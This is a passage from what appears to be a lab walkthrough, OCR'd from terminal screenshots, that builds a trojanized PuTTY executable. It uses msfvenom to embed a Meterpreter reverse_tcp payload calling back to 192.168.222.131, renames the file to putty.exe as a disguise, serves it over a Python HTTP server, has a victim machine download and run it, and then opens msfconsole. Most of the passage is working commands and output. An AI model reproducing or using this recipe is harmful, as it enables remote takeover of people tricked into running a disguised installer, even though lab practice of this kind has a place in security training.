        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 40  bytes 2400 (2.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 40  bytes 2400 (2.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ 
```


192.168.222.131

9. Then, made the payload named puttyX.exe.




```
┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 LHOST=192.168.222.131 LPORT=6565 --platform windows -x putty.exe -a x64 -f exe -o puttyX.exe
[sudo] password for kali:
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 2031104 bytes
Saved as: puttyX.exe

┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ 
```

puttyX.exe


23:05
kali@kali: ~/Desktop/TTT
File Actions Edit View Help
kali@kali: ~/Desktop/TTT ×
kali@kali: ~/Desktop/TTT ×


```
┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 LHOST=192.168.222.131 LPORT=6565 --platform windows -x putty.exe -a x64 -f exe -o puttyX.exe
[sudo] password for kali:
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 2031104 bytes
Saved as: puttyX.exe

┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ ls
putty.exe  puttyX.exe

┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ 
```

10. Removed putty.exe file from TTT.


23:06
kali@kali: ~/Desktop/TTT
File Actions Edit View Help
kali@kali: ~/Desktop/TTT ×
kali@kali: ~/Desktop/TTT ×

```
┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 LHOST=192.168.222.131 LPORT=6565 --platform windows -x putty.exe -a x64 -f exe -o puttyX.exe
[sudo] password for kali:
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 2031104 bytes
Saved as: puttyX.exe

┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ ls
putty.exe  puttyX.exe

┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ sudo rm -rf putty.exe

┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ ls
puttyX.exe

┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ 
```

11. Then, changed the puttyX.exe to putty.exe




```
┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ sudo mv puttyX.exe putty.exe
[sudo] password for kali:

┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ ls
putty.exe

┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ 
```

The food is now ready(putty.exe)

Let's serve it


12. Opened a server.



```
┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ sudo mv puttyX.exe putty.exe
[sudo] password for kali:

┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ ls
putty.exe

┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Let’s what was happening when victim downloaded and executed the file.

13. downloaded the file.




192.168.222.131

Directory listing for /


- putty.exe

14. Downloaded and executed in the victim machine.




putty.exe 8/21/2024 11:34 PM Application 1,984 KB


15. Now, opened the msfconsole in linux .




```
┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

 _______________________________________
/ it looks like you're trying to run a \
\ module                                /
 ---------------------------------------
 \
  \
     __
    /  \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/


       =[ metasploit v6.4.5-dev                          ]
+ -- --=[ 2413 exploits - 1242 auxiliary - 423 post      ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops          ]
+ -- --=[ 9 evasion                                      ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
msf6 >
```



```
+ -- --=[ 2413 exploits - 1242 auxiliary - 423 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
msf6 > search exploits

Matching Modules
================

   #     Name                                                                                                                                             Disclosure Date  Rank
     Check  Description
   -     ----                                                                                                                                             ---------------  ----
     -----  -----------
   0     exploit/linux/local/cve_2021_3493_overlayfs                                                                                                      2021-04-12       great
     Yes    2021 Ubuntu Overlayfs LPE
   1       \_ target: x86_64                                                                                                                              .                .
     .      .
   2       \_ target: aarch64                                                                                                                             .                .
     .      .
   3     exploit/windows/ftp/32bitftp_list_reply                                                                                                          2010-10-12       good
     No     32bit FTP Client Stack Buffer Overflow
   4     exploit/windows/tftp/threectftpsvc_long_mode                                                                                                     2006-11-27       great
     No     3CTftpSvc TFTP Long Mode Buffer Overflow
   5     exploit/windows/ftp/3cdaemon_ftp_user                                                                                                            2005-01-04       averag
e    Yes    3Com 3CDaemon 2.0 FTP Username Overflow
   6       \_ target: Automatic                                                                                                                           .                .
     .      .
   7       \_ target: Windows 2000 English                                                                                                                .                .
     .      .
   8       \_ target: Windows XP English SP0/SP1                                                                                                          .                .
```




```
ent  Yes    xdebug Unauthenticated OS Command Execution


Interact with a module by name or index. For example info 4415, use 4415 or use exploit/unix/http/xdebug_unauth_exec

msf6 >
msf6 > search exploit/windows

Matching Modules
================

   #     Name                                                                                                      Disclosure Date  Rank       Check  Description
   -     ----                                                                                                      ---------------  ----       -----  -----------
   0     exploit/windows/ftp/32bitftp_list_reply                                                                   2010-10-12       good       No     32bit FTP Client St
ack Buffer Overflow
   1     exploit/windows/tftp/threectftpsvc_long_mode                                                              2006-11-27       great      No     3CTftpSvc TFTP Long
 Mode Buffer Overflow
   2     exploit/windows/ftp/3cdaemon_ftp_user                                                                     2005-01-04       average    Yes    3Com 3CDaemon 2.0 F
TP Username Overflow
   3       \_ target: Automatic                                                                                    .                .          .      .
   4       \_ target: Windows 2000 English                                                                         .                .          .      .
   5       \_ target: Windows XP English SP0/SP1                                                                   .                .          .      .
   6       \_ target: Windows NT 4.0 SP4/SP5/SP6                                                                   .                .          .      .
   7       \_ target: Windows 2000 Pro SP4 French                                                                  .                .          .      .
   8       \_ target: Windows XP English SP3                                                                       .                .          .      .
   9     exploit/windows/scada/igss9_misc                                                                          2011-03-24       excellent  No     7-Technologies IGSS
 9 Data Server/Collector Packet Handling Vulnerabilities
   10      \_ target: Automatic                                                                                    .                .          .      .
   11      \_ target: Windows XP                                                                                   .                .          .      .
   12      \_ target: Windows 7                                                                                    .                .          .      .
   13      \_ target: Windows Server 2003 / R2                                                                     .                .          .      .
   14    exploit/windows/scada/igss9_igssdataserver_rename                                                         2011-03-24       normal     No     7-Technologies IGSS
 9 IGSSdataServer .RMS Rename Buffer Overflow
```

